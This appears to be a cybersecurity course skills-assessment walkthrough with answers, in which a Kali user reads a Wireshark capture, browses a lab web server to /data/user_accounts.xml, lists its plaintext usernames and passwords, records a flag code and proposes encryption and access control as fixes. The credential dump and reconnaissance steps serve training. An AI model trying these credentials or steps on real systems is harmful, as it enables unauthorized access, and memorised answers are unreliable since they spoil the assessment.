
```
┌──(kali㉿kali)-[~]
└─$ wireshark ~/Downloads/SA.pcap
```

```
No.  Time          Source      Destination  Protocol  Length  Info
   1 0.000000000   10.5.5.1    10.5.5.11    TCP         74 57868 →
   2 0.000029903   10.5.5.11   10.5.5.1     TCP         74 80 → 578
   3 0.000040868   10.5.5.1    10.5.5.11    TCP         66 57868 →
   4 0.000071795   10.5.5.1    10.5.5.11    HTTP       159 GET /dat
   5 0.000164684   10.5.5.11   10.5.5.1     TCP         66 80 → 578
   6 0.011841434   10.5.5.11   10.5.5.1     HTTP      3794 HTTP/1.1
   7 0.011854615   10.5.5.1    10.5.5.11    TCP         66 57868 →
   8 0.012887079   10.5.5.1    10.5.5.11    TCP         66 57868 →
   9 0.016128738   10.5.5.11   10.5.5.1     TCP         66 80 → 578
  10 0.016141917   10.5.5.1    10.5.5.11    TCP         66 57868 →
```

```
▸ Frame 1: 74 bytes on wire (592 bits), 74 byt     0000  02 42 0a 05 05 0b 02 42   74 cc e2 84 08
▸ Ethernet II, Src: 02:42:74:cc:e2:84 (02:42:7     0010  00 3c 29 5a 40 00 40 06   f3 4c 0a 05 05
▸ Internet Protocol Version 4, Src: 10.5.5.1,      0020  05 0b e2 0c 00 50 cf 18   85 1c 00 00 00
▸ Transmission Control Protocol, Src Port: 578     0030  fa f0 1e 44 00 00 02 04   05 b4 04 02 08
                                                   0040  24 36 00 00 00 00 01 03   03 07
```

SA.pcap | Packets: 100 · Displayed: 100 (100.0%) | Profile: Default

kali@Kali
File Actions Edit View Help
SA.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>



```
No.  Time           Source      Destination  Protoco  Length  Info
   4 0.000071795    10.5.5.1    10.5.5.11    HTTP       159 GET /database-offline.php HTTP/1.1
   6 0.011841434    10.5.5.11   10.5.5.1     HTTP      3794 HTTP/1.1 200 OK  (text/html)
  14 2.036245694    10.5.5.1    10.5.5.11    HTTP       163 GET /styles/global-styles.css HTTP/1.1
  18 2.038249914    10.5.5.11   10.5.5.1     HTTP      5101 HTTP/1.1 200 OK  (text/css)
  26 4.057665129    10.5.5.1    10.5.5.11    HTTP       144 GET /test/ HTTP/1.1
  28 4.060212945    10.5.5.11   10.5.5.1     HTTP      1171 HTTP/1.1 200 OK  (text/html)
  36 6.079192031    10.5.5.1    10.5.5.11    HTTP       143 GET /data HTTP/1.1
  38 6.080111447    10.5.5.11   10.5.5.1     HTTP       572 HTTP/1.1 301 Moved Permanently  (text/html)
  46 8.099530689    10.5.5.1    10.5.5.11    HTTP       175 GET /webservices/rest/ws-user-account.php HTTP/1.
  48 8.110125120    10.5.5.11   10.5.5.1     HTTP      3736 HTTP/1.1 200 OK  (text/html)
  56 10.131363371   10.5.5.1    10.5.5.11    HTTP       147 GET /includes HTTP/1.1
  58 10.132435798   10.5.5.11   10.5.5.1     HTTP       580 HTTP/1.1 301 Moved Permanently  (text/html)
  66 12.150089180   10.5.5.1    10.5.5.11    HTTP       148 GET /passwords HTTP/1.1
  68 12.151583938   10.5.5.11   10.5.5.1     HTTP       582 HTTP/1.1 301 Moved Permanently  (text/html)
  76 14.175837979   10.5.5.1    10.5.5.11    HTTP       153 GET /icons.text/gif HTTP/1.1
  78 14.176202540   10.5.5.11   10.5.5.1     HTTP       512 HTTP/1.1 404 Not Found  (text/html)
  86 16.195038946   10.5.5.1    10.5.5.11    HTTP       165 GET /javascript/follow-mouse.js HTTP/1.1
  88 16.196526139   10.5.5.11   10.5.5.1     HTTP      1478 HTTP/1.1 200 OK  (application/javascript)
  96 18.219190352   10.5.5.1    10.5.5.11    HTTP       159 GET /webservices/soap/lib HTTP/1.1
  98 18.219679644   10.5.5.11   10.5.5.1     HTTP       604 HTTP/1.1 301 Moved Permanently  (text/html)
   1 0.000000000    10.5.5.1    10.5.5.11    TCP         74 57868 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 S
   2 0.000029903    10.5.5.11   10.5.5.1     TCP         74 80 → 57868 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0
```

```
▸ Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bi   0000  02 42 0a 05 05 0b 02 42   74 cc e2 84 08 00 45 00   ·B·····E·
▸ Ethernet II, Src: 02:42:74:cc:e2:84 (02:42:74:cc:e2:84), Dst: 0   0010  00 3c 29 5a 40 00 40 06   f3 4c 0a 05 05 01 0a 05   ·<)Z@·@
▸ Internet Protocol Version 4, Src: 10.5.5.1, Dst: 10.5.5.11        0020  05 0b e2 0c 00 50 cf 18   85 1c 00 00 00 00 a0 02   ·····P·
```

SA.pcap | Packets: 100 · Displayed: 100 (100.0%) | Profile: Default

SA.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

Step 2: Use a web browser to display the contents of the directories on the target computer.

Use a web browser to investigate the URLs listed in the Wireshark output. Find the file with the code for Challenge 4.

What is the URL of the file?
http://10.5.5.11/data/user_accounts.xml.

What is the content of the file?

```
<Employees>
<Employee ID="0">
<UserName>Flag</UserName>
<Password>Here is the Code for Challenge 4!</Password>
<Signature>21z-1478K</Signature>
<Type>Flag</Type>
</Employee>
<Employee ID="1">
<UserName>admin</UserName>
<Password>adminpass</Password>
<Signature>g0t r00t?</Signature>
<Type>Admin</Type>
</Employee>
<Employee ID="2">
<UserName>adrian</UserName>
<Password>somepassword</Password>
<Signature>Zombie Films Rock!</Signature>
<Type>Admin</Type>
</Employee>
<Employee ID="3">
<UserName>john</UserName>
<Password>monkey</Password>
<Signature>I like the smell of confunk</Signature>
<Type>Admin</Type>
</Employee>
<Employee ID="4">
<UserName>jeremy</UserName>
<Password>password</Password>
<Signature>d1373 1337 speak</Signature>
<Type>Admin</Type>
</Employee>
<Employee ID="5">
<UserName>bryce</UserName>
<Password>password</Password>
<Signature>I Love SANS</Signature>
<Type>Admin</Type>
</Employee>
<Employee ID="6">
<UserName>samurai</UserName>
<Password>samurai</Password>
```

```
<Signature>Carving fools</Signature>
<Type>Admin</Type>
</Employee>
<Employee ID="7">
<UserName>jim</UserName>
<Password>password</Password>
<Signature>Rome is burning</Signature>
<Type>Admin</Type>
</Employee>
<Employee ID="8">
<UserName>bobby</UserName>
<Password>password</Password>
<Signature>Hank is my dad</Signature>
<Type>Admin</Type>
</Employee>
<Employee ID="9">
<UserName>simba</UserName>
<Password>password</Password>
<Signature>I am a super-cat</Signature>
<Type>Admin</Type>
</Employee>
<Employee ID="10">
<UserName>dreveil</UserName>
<Password>password</Password>
<Signature>Preparation H</Signature>
<Type>Admin</Type>
</Employee>
<Employee ID="11">
<UserName>scotty</UserName>
<Password>password</Password>
<Signature>Scotty do</Signature>
<Type>Admin</Type>
</Employee>
<Employee ID="12">
<UserName>cal</UserName>
<Password>password</Password>
<Signature>C-A-T-S Cats Cats Cats</Signature>
<Type>Admin</Type>
</Employee>
<Employee ID="13">
<UserName>john</UserName>
<Password>password</Password>
<Signature>Do the Duggie!</Signature>
<Type>Admin</Type>
</Employee>
<Employee ID="14">
<UserName>kevin</UserName>
<Password>42</Password>
<Signature>Doug Adams rocks</Signature>
<Type>Admin</Type>
```

```
</Employee>
<Employee ID="15">
<UserName>dave</UserName>
<Password>set</Password>
<Signature>Bet on S.E.T. FTW</Signature>
<Type>Admin</Type>
</Employee>
<Employee ID="16">
<UserName>patches</UserName>
<Password>tortoise</Password>
<Signature>meow</Signature>
<Type>Admin</Type>
</Employee>
<Employee ID="17">
<UserName>rocky</UserName>
<Password>stripes</Password>
<Signature>treats?</Signature>
<Type>Admin</Type>
</Employee>
<Employee ID="18">
<UserName>tim</UserName>
<Password>lanmaster53</Password>
<Signature>Because reconnaissance is hard to spell</Signature>
<Type>Admin</Type>
</Employee>
<Employee ID="19">
<UserName>ABaker</UserName>
<Password>SoSecret</Password>
<Signature>Muffin tops only</Signature>
<Type>Admin</Type>
</Employee>
<Employee ID="20">
<UserName>PPan</UserName>
<Password>NotTelling</Password>
<Signature>Where is Tinker?</Signature>
<Type>Admin</Type>
</Employee>
<Employee ID="21">
<UserName>CHook</UserName>
<Password>JollyRoger</Password>
<Signature>Gator-hater</Signature>
<Type>Admin</Type>
</Employee>
<Employee ID="22">
<UserName>james</UserName>
<Password>i<3devs</Password>
<Signature>Occupation: Researcher</Signature>
<Type>Admin</Type>
</Employee>
<Employee ID="23">
```

```
<UserName>ed</UserName>
<Password>pentest</Password>
<Signature>Commandline KungFu anyone?</Signature>
<Type>Admin</Type>
</Employee>
</Employees>
```

What is the code for Challenge 4?

21z-1478K

Step 3: Research and propose remediation that would prevent file content from being transmitted in clear text.

What are two remediation methods that can prevent unauthorized persons from viewing the content of the files?

1. File and Data Encryption
   - Encrypt files at rest using strong encryption (e.g., AES-256).
   - Even if an attacker gains access to the files, the data remains unreadable without the encryption keys.
2. Strong Access Control and Permissions
   - Implement least-privilege access using file system permissions and role-based access control (RBAC).
   - Ensure only authorized users or services can read the files.

Congratulations! You have completed the skills assessment.

Show All Answers Hide All Answers Clear My Responses